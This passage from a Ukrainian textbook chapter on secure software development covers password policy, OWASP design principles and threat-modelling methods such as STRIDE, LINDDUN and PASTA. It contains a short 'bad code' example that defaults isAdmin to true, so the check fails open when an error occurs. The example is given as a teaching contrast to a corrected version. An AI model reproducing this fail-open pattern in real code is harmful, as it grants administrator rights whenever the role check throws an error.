Політика аутентифікації – це набір правил, які допомагають захистити доступ до систем, забезпечуючи безпеку паролів та інших методів аутентифікації.

Основні положення парольної політики аутентифікації включають:

- **Мінімальна довжина пароля**. Рекомендується встановлювати мінімальну довжину пароля на рівні 12 і більше символів для покращення безпеки.
- **Складність пароля**. Пароль має складатися з мінімум трьох типів символів: великі літери (A-Z), малі літери (a-z), цифри (0-9), спеціальні символи (@, #, %, ! тощо), що ускладнює підбір пароля шляхом атак типу перебору або соціальної інженерії.
- **Часта зміна пароля**. Рекомендується регулярно змінювати паролі, щоб запобігти їх компрометації. Наприклад, користувачам слід змінювати пароль кожні 60-90 днів.
- **Мінімальний і максимальний вік пароля**. Мінімальний вік пароля допомагає запобігти тому, щоб користувачі швидко змінювали паролі кілька разів і поверталися до старого. Наприклад, якщо встановити мінімальний вік на 3 дні, користувач не зможе змінити пароль більше одного разу в цей період. Максимальний вік пароля визначає час, протягом якого пароль залишається дійсним. Після закінчення цього часу система вимагає зміни пароля.
- **Історія паролів**. Система повинна запам'ятовувати певну кількість попередніх паролів, щоб користувач не міг використовувати старі паролі повторно. Наприклад, зберігання історії 10 паролів заборонить повторне використання будь-якого з останніх 10 паролів.

Для адміністративних або конфіденційних облікових записів потрібні додаткові рівні захисту: біометричні дані (відбитки пальців, розпізнавання обличчя, райдужки ока тощо), смарт-картки та фізичні токени, багатофакторна аутентифікація (MFA).

Безпека процесу розробки ПЗ

Безпека процесу розробки ПЗ є важливою для захисту конфіденційної інформації, даних та інфраструктури від потенційних загроз.

Для захисту вихідного коду, документації та даних потрібно використовувати систем контролю версій, таких як GitHub Enterprise, GitLab, Bitbucket, з обмеженням доступу до сховищ.

Вихідний код, документація та конфіденційні дані повинні бути захищені за допомогою шифрування як під час зберігання, так і під час передавання, що дозволить уникнути перехоплення або несанкціонованого доступу до критично важливих даних. Важливо використовувати шифрування жорстких дисків, особливо для пристроїв, що можуть зберігати конфіденційні дані.

Тестові середовища часто містять реальні дані для перевірки коректності роботи системи. Середовище тестування має максимально відтворювати продакшен для виявлення потенційних проблем заздалегідь,

але не можна використовувати реальні дані. Ці дані повинні бути належним чином анонімізовані, масковані або шифровані для запобігання їх витоку.

Регулярне створення резервних копій вихідного коду та документації допоможе уникнути втрати даних у разі кібератак або технічних проблем, причому резервні копії повинні зберігатися в безпечному місці. Резервні копії мають бути зашифровані для захисту від несанкціонованого доступу.

Необхідно провадити регулярне оновлення середовища розробки та тестування, встановлення останніх патчів для ПЗ та операційних систем для запобігання вразливостям.

Кожен член команди повинен мати доступ тільки до тих ресурсів і даних, які необхідні для виконання його роботи, що зменшує ризик витоку даних або зловмисного використання ресурсів. Надання доступу до середовищ повинно здійснюватися згідно з принципом мінімальних привілеїв. Користувачі повинні вийти зі своїх акаунтів або блокувати робочі станції під час перерв, щоб уникнути несанкціонованого доступу.

Міжмережеві екрани, VPN та інші засоби захисту мережі обмежують доступ сторонніх до внутрішніх ресурсів команди розробки.

Середовища розробки та тестування повинні бути захищені від фізичного доступу неавторизованих осіб, для цього провадиться використання контрольованих доступів до приміщень, систем моніторингу та охорони. Робочі ПК повинні бути зашифровані, щоб захистити дані у разі крадіжки або втрати пристрою.

Всі дії у середовищах розробки та тестування повинні бути записані. Ведення журналів дій усіх членів команди в системі дозволяє відстежувати потенційні порушення безпеки або неправильні дії. Необхідно регулярно аналізувати журнали для виявлення можливих атак або порушень. Логи потрібно захищати від змін і зберігати в захищеному місці.

Середовища розробки, тестування та продакшен повинні бути фізично і логічно розділені, щоб уникнути ненавмисного впливу на продакшен-середовище, що знижує ризики змішування даних та шкідливого коду.

Використання практик Code Review є важливим для виявлення потенційних вразливостей на ранньому етапі. Системи статичного та динамічного аналізу коду допомагають автоматично виявляти вразливості та проблеми з безпекою.

Після завершення роботи або переходу на новий проєкт слід забезпечити безпечне знищення вихідного коду та даних (наприклад, з використанням методів перезапису чи шифрування). Коли резервні копії більше не потрібні, їх потрібно знищити без можливості відновлення.

Під час забезпечення безпеки процесу розробки потрібно керуватися нормативно-правовими актами щодо захисту даних, такими як GDPR, HIPAA або PCI DSS.

Принципи проектування безпеки

Принципи проектування безпеки за OWASP спрямовані на те, щоб створити системи, які є стійкими до атак та вразливостей. Кожен принцип допомагає розробникам враховувати безпеку на кожному етапі життєвого циклу ПЗ.

- **Мінімізація поверхні атаки** – це зменшення кількості потенційних точок входу для атак (API, функції, порти, обробники вхідних даних).
- **Встановлення безпечних параметрів за замовчуванням**. За замовчуванням система повинна бути налаштована на

максимальну безпеку. Користувачам слід надавати можливість розширювати функціональність або знижувати рівень безпеки лише в разі необхідності. Нові користувачі отримують лише мінімальні права, зашифрована передача даних вмикається автоматично.

- **Принцип найменших привілеїв**. Кожен компонент системи та користувачі повинні мати мінімальний набір привілеїв, необхідний для виконання своїх завдань. Процеси з низьким рівнем доступу не можуть змінювати конфігурацію системи або отримувати доступ до критично важливих даних.
- **Оборона в глибину (Defense in Depth)**. Застосування багаторівневого захисту для запобігання атакам на різних етапах. Якщо один рівень буде скомпрометовано, інші залишають систему захищеною. Використання кількох засобів захисту, таких як міжмережеві екрани, багатофакторна аутентифікація, шифрування даних.
- **Безпека збоїв (обробка помилок)**. У випадку збою або помилки система повинна автоматично переходити в безпечний стан. Помилки не повинні розкривати надмірну інформацію, яка може бути використана зловмисниками. При виявленні помилки доступ до системи блокується, і повідомляється загальна інформація, без деталей, які можуть розкрити вразливі місця.

```
// Example 1 (bad code)
isAdmin = true;
try {
  codeThatMayFail();
  isAdmin = isUserInRole( "Administrator" );
} catch (Exception ex) {
  log.write(ex.toString());
}
```

```
// Example 2 (better code)
isAdmin = false;
try {
  codeThatMayFail();
  isAdmin = isUserInRole( "Administrator" );
} catch (Exception ex) {
  log.write(ex.toString());
}
```

Рис. 7.2 Приклади обробки помилок

- **Недовіра сервісам**. Ніколи не передбачати, що зовнішні або внутрішні сервіси є надійними. Всі вхідні дані потрібно перевіряти на правильність і безпеку. Перевірка даних від інших служб чи користувачів, навіть якщо вони вважаються «довіреними», на предмет ін'єкцій або інших атак.
- **Розподіл обов'язків**. Відповідальності за критичні функції мають бути розподілені між кількома компонентами або користувачами, щоб уникнути того, щоб одна особа або компонент мали надмірні можливості. Система управління базами даних не повинна одночасно дозволяти адміністрування та виконання запитів з одного облікового запису.
- **Уникнення захисту через невідомість (Security by Obscurity)**. Система має бути надійною, навіть якщо зловмисник знає про її внутрішню архітектуру. Розраховувати лише на приховування деталей для забезпечення безпеки — неправильний підхід. Використання надійних криптографічних алгоритмів замість спроб приховати механізми захисту.
- **Безпека повинна бути простою**. Складні системи мають більше шансів мати вразливості через людські помилки. Чим простішою


є безпека системи, тим легше забезпечити її правильну реалізацію та підтримку. Простий та інтуїтивний процес аутентифікації не перевантажує користувачів і знижує ймовірність помилок.

– **Вирішення проблем безпеки правильними способами**. Кожна проблема безпеки повинна бути вирішена фундаментальним, правильним способом, а не через тимчасові виправлення або обхідні рішення. Якщо вразливість виявлена, не слід просто приховувати її, а виправляти код або архітектуру так, щоб вона більше не виникала.

Баланс між глибиною та простотою захисту

Баланс між глибиною та простотою захисту полягає в тому, щоб створити ефективну багаторівневу систему безпеки, не жертвуючи простотою її реалізації та управління. Принцип глибокого захисту (Defense in Depth) не означає, що більше рівнів завжди краще, оскільки занадто складна система може призвести до нових проблем та ризиків.

Додавання великої кількості захисних шарів може здатися більш безпечним, але це може спричинити перевантаження системи, що ускладнить її управління, тестування та оновлення. Занадто складний захист може також створювати «точки відмови», де один злом або помилка можуть порушити кілька шарів одночасно. Варто зосередитися на виборі оптимальних шарів захисту, які будуть захищати критично важливі компоненти системи, без додавання зайвої складності.



Джерело[5]

Чим складнішою стає система захисту, тим важче її підтримувати та контролювати. Розробники та адміністратори можуть допустити помилки, якщо захист надмірно ускладнений, що також збільшує шанси на людські помилки або неправильні налаштування, що, у свою чергу, створює нові вразливості. Прості рішення, що легко підтримуються та більш зрозумілі, можуть бути більш надійними та легкими у використанні, ніж складні багаторівневі системи.

Додаткові рівні захисту не повинні конфліктувати між собою або ускладнювати роботу користувачів. Наприклад, додавання занадто великої кількості механізмів аутентифікації може зробити процес роботи надто важким і призвести до спроб обходу системи або зниження її зручності. Необхідно впроваджувати комплементарні механізми захисту, що підсилюють один одного, без створення зайвого навантаження або складнощів.

Не всі компоненти системи потребують однакового рівня захисту. Неправильний розподіл рівнів захисту може призвести до того, що малозначущі частини системи будуть надмірно захищені, а критично важливі залишаться вразливими. Потрібно адекватно оцінювати ризики та захищати компоненти відповідно до їх значення для безпеки всієї системи.

Багаторівнева система, якщо вона надто складна, може бути повільною в оновленні або важкою для швидкої реакції на інциденти. Складніші рішення

потребують більше часу для тестування, впровадження та усунення несправностей. Забезпечення гнучкості та можливості швидкого реагування, особливо на рівні критичних компонентів, де швидкість виправлення вразливостей важливіша за кількість захисних бар'єрів.

Шаблони безпеки

Шаблони безпеки (Security Patterns) – це перевірені рішення для типових проблем безпеки, що виникають під час розробки ПЗ. Вони забезпечують структуровані підходи до вирішення поширених загроз і допомагають будувати безпечні системи на основі найкращих практик.

- **Security Patterns: Integrating Security and Systems Engineering**[56] розглядає, як шаблони безпеки можуть бути інтегровані в системну інженерію. Вона пропонує структурований підхід до забезпечення безпеки через шаблони та зосереджується на практичних сценаріях, де безпека вбудована на рівні дизайну. Автори пропонують шаблони для різних аспектів, таких як автентифікація, авторизація, керування сеансами та захист даних. Основні шаблони: захист системи від атак, захист від небажаних привілеїв, сегментація систем для зменшення ризиків.
- **Web Service Security: Scenarios, Patterns, and Implementation Guidance for Web Services Enhancements (WSE) 3.0**[57] орієнтований на шаблони безпеки для вебсервісів і їх практичну реалізацію з використанням Microsoft Web Services Enhancements (WSE) 3.0. Він містить сценарії для вирішення питань безпеки при роботі з вебсервісами, таких як аутентифікація, конфіденційність і захист даних під час передачі. Основні шаблони: автентифікації вебсервісів, шифрування повідомлень, інтеграція політик безпеки в архітектуру вебсервісів.
- **Core Security Patterns: Best Practices and Strategies for J2EE, Web Services, and Identity Management**[58] присвячений шаблонам безпеки для платформи J2EE, вебсервісів, охоплює методи інтеграції безпеки на кожному етапі життєвого циклу ПЗ, зокрема, в архітектурі, дизайні та реалізації систем. Основні шаблони: захист компонентів J2EE, керування доступом, захист транзакцій у вебсервісах.
- **Secure Design Patterns**[59] фокусується на створенні безпечних шаблонів дизайну ПЗ, які допомагають розробникам будувати надійні системи. Основна мета – пропонувати шаблони, які враховують загальні загрози. Основні шаблони: безпечної обробки помилок, контролю доступу на рівні об'єктів, використання шифрування для конфіденційності даних.

Використання шаблонів дозволяє уникати помилок, оскільки вони вже були перевірені на практиці. Вони допомагають у стандартизації підходів до

[56] Schumacher M., Fernandez-Buglioni E., Hybertson D. Security Patterns: Integrating Security and Systems Engineering, 2013. 608p.

[57] Hogg J. Web Service Security: Scenarios, Patterns, and Implementation Guidance for Web Services Enhancements (WSE) 3.0, 2005. 365p.

[58] Steel C., Nagappan R., Lai R. Core Security Patterns: Best Practices and Strategies for J2EE, Web Services, and Identity Management, 2005. 1041p.

[59] Fernandez-Buglioni E. Security Patterns in Practice, 2013. 584p.

вирішення типових проблем безпеки в різних проектах. Шаблони дають змогу швидко впроваджувати захисні механізми на кожному етапі розробки, використовуючи вже готові рішення. Вони допомагають інтегрувати безпеку у загальну архітектуру системи, забезпечуючи надійність з перших етапів проектування.

Модульний дизайн

Модульний дизайн – це підхід до розробки ПЗ, де велике завдання розбивається на невеликі, незалежні модулі, кожен з яких виконує конкретну функцію. Основний принцип модульного дизайну – поділ проблем, коли складна задача розбивається на простіші частини, що полегшує розробку, тестування та обслуговування системи.

Оскільки кожен модуль виконує конкретну функцію, його легше зрозуміти і реалізувати. Це зменшує когнітивне навантаження на розробників, що дозволяє їм зосередитись на окремих проблемах. Завдяки ізоляції функцій у незалежних модулях, кожен з яких розробляється, тестується і підтримується окремо, зменшується ризик того, що помилка в одному компоненті вплине на інші. Модулі працюють незалежно один від одного завдяки інкапсуляції. Внутрішня реалізація модуля приховується від інших частин програми. Інші модулі взаємодіють з ним через чітко визначений інтерфейс, що підвищує захист і зменшує ризик порушення цілісності коду. Мінімізація залежностей між модулями дозволяє зберегти їх незалежність, полегшуючи розвиток і тестування системи. Це зменшує ймовірність того, що помилка або зміна в одному модулі негативно вплине на інші частини програми. Модулі можна використовувати повторно в інших проєктах або системах. Якщо потрібно внести зміни до функціоналу, модуль можна оновити без необхідності змінювати всю систему. Модульний дизайн спрощує масштабування проєктів, оскільки нові функції можна додавати через окремі модулі без необхідності змінювати всю систему.

Хоча модулі ізольовані, взаємодія між ними може бути критичною. Якщо один модуль неправильно виконує свою функцію або виникає проблема з передачею даних між модулями, це може спричинити збій у всій програмі. Оскільки кожен модуль розробляється окремо, можуть виникати проблеми з інтеграцією, коли модулі поєднуються в одну систему. Інтерфейси між модулями можуть не відповідати один одному, що ускладнює забезпечення сумісності та коректної взаємодії.

Модульний дизайн є ефективним підходом для розробки складних систем, полегшуючи розуміння, підтримку та тестування ПЗ.

Уникнення поширених помилок

Рекомендації від IEEE Center for Secure Design (CSD)[60] спрямовані на те, щоб допомогти розробникам уникати типових помилок у проєктуванні ПЗ. Вони зосереджені на ключових принципах безпеки на всіх етапах життєвого циклу розробки.

Дані, що надходять від зовнішніх джерел (зокрема, від користувачів або інших систем), можуть бути ненадійними або зміненими. Усі такі дані повинні проходити сувору валідацію перед обробкою. Це включає перевірку формату, розміру, діапазону значень і змісту.

[60] IEEE Center for Secure Design (CSD). URL: https://cybersecurity.ieee.org/center-for-secure-design/

Аутентифікація є основою безпеки, тому вона повинна бути надійною і несприйнятливою до обходу або модифікацій. Наприклад, слід уникати простих паролів і використовувати багатофакторну аутентифікацію (MFA), коли це можливо.

Авторизація повинна бути впровадженою тільки після етапу аутентифікації.

Потрібно розділяти дані та інструкції та ніколи не обробляти інструкції, отримані з ненадійних джерел, що допоможе запобігти атакам ін'єкцій.

Вся інформація, яка обробляється в системі, повинна проходити явну перевірку. Це означає, що дані повинні бути перевірені щодо їх відповідності очікуваним критеріям перед тим, як вони будуть використані.

Криптографії є ключовим для захисту конфіденційності, цілісності та аутентичності даних. Шифрування повинно застосовуватися для захисту даних під час зберігання та передачі. Важливо використовувати перевірені та сучасні криптографічні алгоритми.

Розробники повинні чітко розуміти, які дані є конфіденційними (наприклад, паролі, фінансова інформація, персональні дані) та забезпечувати належні механізми для їх безпечного зберігання та обробки.

Користувачі можуть скомпрометувати програму навіть без злого наміру, тому дизайн інтерфейсу повинен бути інтуїтивно зрозумілим і за замовчуванням забезпечувати безпеку – налаштування безпечних параметрів за замовчуванням, що дозволяє мінімізувати людські помилки.

При інтеграції сторонніх компонентів (бібліотек, сервісів або систем) необхідно розуміти, як вони впливають на загальну безпеку системи. Це може збільшити поверхню атаки, якщо сторонні компоненти не належним чином захищені.

Система повинна бути розроблена з врахуванням можливих майбутніх змін у середовищі, таких як нові ролі користувачів, додаткові функції або зовнішні загрози. Гнучкість у дизайні допомагає швидко адаптуватися до нових умов без значних змін у коді або архітектурі.

Моделювання загроз

Визначення ризику в контексті інформаційної безпеки зазвичай формулюється як:

$$\text{Ризик} = \text{Загрози} \times \text{Вразливості} \times \text{Наслідки} \quad (7.1)$$

Загрози – це потенційні події або дії, які можуть завдати шкоди системі або організації.

Вразливості – це слабкі місця або недоліки в системі безпеки, через які загроза може вплинути на систему. Вразливості можуть бути як технічними (недосконале шифрування, незахищені API), так і процедурними (відсутність політик безпеки, слабка автентифікація).

Наслідки – це потенційний вплив реалізації загрози на систему чи організацію. Наслідки можуть включати: витік конфіденційних даних, втрату фінансових ресурсів, репутаційні втрати, правові та регуляторні наслідки.

Формула показує, що ризик зростає, коли збільшується одна або кілька складових (загрози, вразливості або наслідки). Для зниження ризику необхідно зменшити загрози (через запобігання або мінімізацію їх впливу), усунути або знизити вразливості, або зменшити наслідки можливих атак.

Процес моделювання загроз – це систематичний підхід до ідентифікації та аналізу потенційних загроз для системи, що дозволяє забезпечити її належний захист на ранніх етапах розробки. Основні етапи процесу:

1. **Визначення основних цілей безпеки та сфери застосування**. Визначення основних активів та критично важливих компонентів системи, які потребують захисту (наприклад, конфіденційні дані, сервіси). Визначення цілей безпеки, таких як конфіденційність, цілісність, доступність, аутентифікація, авторизація та аудит. Встановлення сфери застосування – які частини системи будуть аналізуватися та моделюватися (наприклад, вебдодаток, база даних, API). Потрібно розуміти, які ризики є найбільш значущими для конкретної системи.
2. **Декомпозиція ПЗ**. Розбиття системи на складові частини для кращого розуміння її архітектури та взаємодії між компонентами. Створення моделі системи з акцентом на потоки даних, мережеві з'єднання, точки доступу, взаємодію між компонентами. Ідентифікація потоків даних (як і де дані передаються та обробляються) і точок взаємодії з користувачами чи іншими системами. Використання діаграм (наприклад, DFD – Data Flow Diagrams) для наочного зображення архітектури системи, що допомагає зрозуміти, де потенційно можуть виникнути загрози.
3. **Ідентифікація та ранжування загроз**. Використання методів ідентифікації загроз, таких як: STRIDE, DREAD. Ідентифікація загроз на кожній точці входу та кожному потоці даних на основі аналізу можливих атак. Ранжування загроз за критеріями ризику – на основі ймовірності їх здійснення та потенційних наслідків для системи.
4. **Протистояння кожній загрозі**. Розробка заходів протидії для кожної ідентифікованої загрози, що може включати: технічні заходи (використання шифрування, багатофакторної аутентифікації, ізоляції компонентів), процедурні заходи (політики доступу, тренінги для користувачів). Оцінка ефективності контрзаходів – кожний контрзахід має бути перевірений на можливість успішного протистояння загрозам. Повторна оцінка загроз після впровадження заходів захисту для перевірки, чи була успішно усунена або зменшена загроза.

Існує багато інструментів для моделювання загроз.

- **OWASP Threat Dragon**[61] – це безкоштовний інструмент для моделювання загроз з відкритим кодом від OWASP. Він дозволяє створювати діаграми потоків даних і використовує підхід STRIDE для ідентифікації загроз. Підтримує як настільні версії для різних операційних систем, так і вебверсію. Підтримує інтеграцію з GitHub для керування моделями та автоматично генерує звіти щодо загроз.
- **Microsoft Threat Modeling Tool**[62] – безкоштовний інструмент від Microsoft для моделювання загроз, орієнтований на застосування в системах на основі Windows і хмарних сервісах Microsoft Azure. Підтримує автоматичне ідентифікування загроз на основі діаграм потоків даних. Використовує методологію STRIDE. Містить готові шаблони для різних типів систем. Підходить для проєктів, пов'язаних з екосистемою Microsoft та Azure.

[61] OWASP Threat Dragon. URL: https://owasp.org/www-project-threat-dragon/

[62] Microsoft Threat Modeling Tool. URL: https://learn.microsoft.com/en-us/azure/security/develop/threat-modeling-tool

- **SeaSponge**[63] – вебінструмент для моделювання загроз, орієнтований на простоту використання. Розроблений з акцентом на візуалізацію діаграм потоків даних і моделювання загроз без складних налаштувань. Вебдодаток, що не потребує встановлення. Легка у використанні платформа для простих проєктів. Підходить для користувачів, які шукають простий інструмент без складних налаштувань.
- **Trike**[64] – інструмент моделювання загроз на основі шаблону електронної таблиці. Trike використовує аналітичний підхід до оцінки ризиків і включає в себе детальний аналіз дозволів і можливостей системи. Підтримує аналітичну модель ризиків. Створює детальні звіти з таблицями, що відображають рівень загроз і ризиків. Призначений для користувачів, які потребують глибокого аналізу і готові працювати з таблицями для моделювання загроз.
- **ThreatModeler**[65] – комерційний інструмент для моделювання загроз, який автоматизує процеси аналізу загроз і ризиків, надаючи рекомендації з безпеки на основі аналітики та практик. Він орієнтований на великі проєкти і корпоративне середовище. Підтримує автоматизацію моделювання загроз, інтеграцію з системами управління DevOps. Має потужні аналітичні можливості для корпоративного рівня. Призначений для великих підприємств і організацій, які потребують комплексного підходу до моделювання загроз і управління ризиками.

Ідентифікація та ранжування загроз




Рис. 7.3 Матриця оцінки ризиків

На рис. 7.3 представлена матриця оцінки ризиків, яка допомагає ідентифікувати і ранжувати ризики на основі двох факторів: ймовірності (Severity) і потенційного впливу (Potential Impact). Вона розділена на чотири

[63] SeaSponge. URL: https://github.com/mozilla/seasponge
[64] Trike. URL: https://trike.sourceforge.net/tools.shtml
[65] ThreatModeler. URL: https://www.threatmodeler.com/

квадранти, кожен з яких визначає стратегію управління ризиками залежно від того, наскільки висока ймовірність загрози та її потенційний вплив.

- **Зменшення або пом'якшення ризику (Mitigate or reduce risk)**. Цей підхід використовується, коли ймовірність загрози висока, але потенційний вплив незначний. У таких випадках варто зосередитися на зменшенні ймовірності виникнення ризику або пом'якшенні його наслідків.
- **Уникнення ризику (Avoid risk)**. У ситуаціях, коли ймовірність загрози висока та вплив значний, найкращою стратегією є уникнення ризику, наприклад, відмова від певних дій чи процесів, що можуть привести до ризиків.
- **Прийняття ризику (Accept risk)**. Якщо ймовірність ризику низька та вплив також незначний, найчастіше ризик просто приймають, не витрачаючи багато ресурсів на його запобігання чи управління.
- **Передача або розподіл ризику (Share or transfer risk)**. Коли ймовірність ризику низька, але вплив може бути значним, варто розглянути варіант передачі ризику третім сторонам (наприклад, через страхування або співпрацю з партнерами), щоб знизити можливий негативний вплив.

Задля прийняття обґрунтованих рішень щодо того, як працювати з різними типами ризиків у бізнесі чи проєкті, спочатку ідентифікується загроза та її ймовірність (вертикальна вісь) і потенційний вплив (горизонтальна вісь). Потім, залежно від розташування загрози на матриці, вибирається відповідна стратегія управління ризиком.

Приклад оцінки потенційного впливу:

Тип атаки: *SQL ін'єкція*
Імовірність того, що така атака може бути здійснена: *висока*
Вартість відкритих даних: *$100 за 1 запис даних*
Кількість викритих записів: *10 000*
Сукупний потенційний збиток: *$100 × 10 000 = $1 000 000*
Імовірність такої атаки: *10% (тобто один раз на 10 років)*
Потенційний економічний вплив: *$1 000 000 × 10% = $100 000*

CIA

Модель CIA (Confidentiality, Integrity, Availability) – це одна з основних концепцій у сфері інформаційної безпеки. Вона охоплює три ключові аспекти захисту даних: конфіденційність, цілісність і доступність.

1. **Конфіденційність (Confidentiality)** – це захист даних від несанкціонованого доступу або розголошення. Інформація повинна бути доступною тільки для тих, хто має право її бачити або використовувати. Конфіденційність гарантується через шифрування, системи контролю доступу та авторизацію.

2. **Цілісність (Integrity)** – це гарантія того, що дані залишаються точними, повними та незмінними, якщо цього не було дозволено або заплановано. Інформація не повинна бути змінена або знищена без відповідного дозволу. Важливо забезпечити, щоб дані залишалися такими, якими вони були створені або передані.

3. **Доступність (Availability)** – це забезпечення безперебійного доступу до даних або систем тоді, коли це потрібно. Дані та сервіси повинні бути

доступними для уповноважених користувачів у будь-який час, особливо в критичних ситуаціях, що досягається через резервування систем, безперебійне живлення та плани відновлення після збоїв.

STRIDE

STRIDE[66] – це модель загроз, розроблена компанією Microsoft для класифікації потенційних вразливостей в інформаційних системах. Вона охоплює шість основних типів атак, кожен з яких має свої характеристики та способи захисту.

1. **Підміна особистості (Spoofing)** – це атака, при якій зловмисник видає себе за іншу особу або систему з метою отримати несанкціонований доступ. Використання підроблених облікових даних для входу в систему як інший користувач.
2. **Підробка даних (Tampering)** – це зміна або маніпуляція даними без дозволу з метою їх викривлення або підробки. Зміна конфігураційних файлів або баз даних для отримання несанкціонованих привілеїв.
3. **Відмова від транзакцій (Repudiation)** – це атака, при якій зловмисник відмовляється від виконання певної дії або транзакції, стверджуючи, що її не було виконано, навіть якщо це не так. Користувач проводить транзакцію, а потім заперечує її виконання (наприклад, у випадку фінансових операцій).
4. **Розкриття інформації (Information Disclosure)** – це неавторизований доступ до конфіденційної інформації або даних, що підлягають захисту. Викриття паролів або особистих даних через вразливість у системі.
5. **Відмова в обслуговуванні (Denial of Service, DoS)** – це атака, що робить систему або сервіс недоступними для легітимних користувачів, часто шляхом перевантаження запитами. Атаки типу DoS, які блокують роботу вебсайту через великий обсяг шкідливого трафіку.
6. **Підвищення привілеїв (Elevation of Privilege)** – це коли зловмисник отримує вищі привілеї, ніж йому належать, що дозволяє йому виконувати неавторизовані дії в системі. Використання вразливостей у ПЗ для отримання адміністративного доступу.

LINDDUN

LINDDUN[67] – це модель загроз, яка спеціалізується на ідентифікації та аналізі загроз конфіденційності в системах. Модель охоплює сім категорій загроз, кожна з яких пов'язана з певним аспектом захисту конфіденційності. Вона дозволяє проєктувати системи, що враховують можливі ризики втрати приватності користувачів.

1. **Пов’язування (Linkability)**. Зловмисник може пов'язати два або більше об'єктів (записи, транзакції тощо) або дії між собою, не маючи необхідності їх повністю ідентифікувати. Зловмисник може встановити зв'язок між двома анонімними транзакціями одного користувача на основі схожих патернів поведінки.
2. **Ідентифікованість (Identifiability)**. Зловмисник може точно ідентифікувати суб'єкта або об'єкт у системі. Отримання зловмисником інформації, що дозволяє ідентифікувати особу на основі її цифрового відбитка або інших метаданих.

[66] STRIDE. URL: https://learn.microsoft.com/en-us/previous-versions/commerce-server/ee823878(v=cs.20)?redirectedfrom=MSDN

[67] LINDDUN Threat Modeling. URL: https://threat-modeling.com/linddun-threat-modeling/

3. **Неможливість відмови (Non-Repudiation)**. Суб'єкт або об'єкт не може відмовитися від виконання дії або участі в транзакції, оскільки є надійні докази, що підтверджують її виконання. Підпис цифрових документів або проведення транзакцій, які забезпечують підтвердження дій.

4. **Виявлення (Detectability)**. Зловмисник може визначити існування об'єкта чи події в системі, навіть якщо не має повного доступу до неї. Зловмисник може виявити активність користувача або процесу в системі на основі побічних каналів, наприклад, трафіку.

5. **Розкриття інформації (Disclosure of Information)**. Неавторизоване розкриття або доступ до конфіденційної інформації. Витік персональних даних користувачів через вразливість у ПЗ.

6. **Необізнаність (Unawareness)**. Користувачі або суб'єкти не розуміють, як їхні дані збираються, використовуються або обробляються. Користувачі не знають, що їхня особиста інформація може бути передана третім сторонам.

7. **Невідповідність законодавству (Non-Compliance)**. Система або процес порушує правові або нормативні вимоги, такі як GDPR або інші закони про конфіденційність. Зберігання або обробка персональних даних користувачів без належної згоди або без відповідності місцевому законодавству.

PASTA

Методика PASTA (Process for Attack Simulation and Threat Analysis)[68] – це структурований підхід до управління загрозами, який використовується для оцінки кібербезпеки систем. Вона дозволяє ідентифікувати, моделювати та аналізувати потенційні атаки з врахуванням бізнес-контексту. PASTA складається з семи етапів і акцентує увагу на можливих сценаріях атак, які можуть вплинути на бізнес та його активи.

1. **Визначення цілей бізнесу (Definition of Objectives)**. Метою є – зрозуміти, які бізнес-процеси є найбільш важливими для компанії та які загрози можуть вплинути на ці процеси. На цьому етапі визначаються бізнес-активи, критичні для організації, і можливі наслідки кібератак для них. Результатом є – повний опис бізнес-активів та потенційного впливу атак на бізнес.

Таблиця 7.1 Визначення цілей бізнесу

Вхідні дані	Кроки	Вихідні дані
- Бізнес вимоги - Функціональні та нефункціональні вимоги - Політики безпеки - Вимоги відповідності - Стандарти безпеки та рекомендації - Документи класифікації даних	- Визначення бізнес-цілей - Визначення вимог безпеки - Визначення вимог відповідності - Проведення попереднього аналізу впливу на бізнес	- Опис функціональності програми - Перелік бізнес цілей - Вимоги до безпеки та відповідності додатків - Аналіз впливу на бізнес

Бізнес вимоги описують, які бізнес-цілі система має виконувати, що є важливим для підприємства. Вони враховують, як система повинна підтримувати бізнес-процеси.

[68] PASTA Threat Modeling. URL: https://threat-modeling.com/pasta-threat-modeling/

Функціональні вимоги стосуються конкретних можливостей системи, тоді як нефункціональні визначають обмеження або умови роботи системи (надійність, масштабованість, продуктивність тощо).

Політики безпеки – це внутрішні правила та регламенти організації, які регулюють управління безпекою інформації, доступом до даних та обробкою конфіденційної інформації.

Вимоги відповідності – це регуляторні вимоги та стандарти, яких повинна дотримуватися організація. Наприклад, GDPR або інші нормативно-правові акти, що стосуються захисту даних.

Стандарти безпеки та рекомендації – це встановлені стандарти, такі як ISO 27001, які допомагають визначити мінімальні вимоги до безпеки та рекомендовані практики.

Документи класифікації даних допомагають розподілити дані за рівнями конфіденційності, щоб знати, як вони мають бути захищені.

Визначення бізнес-цілей – описання та формулювання основних цілей компанії, що допоможе визначити, які дані та функції найбільш критичні для бізнесу і потребують найвищого рівня захисту.

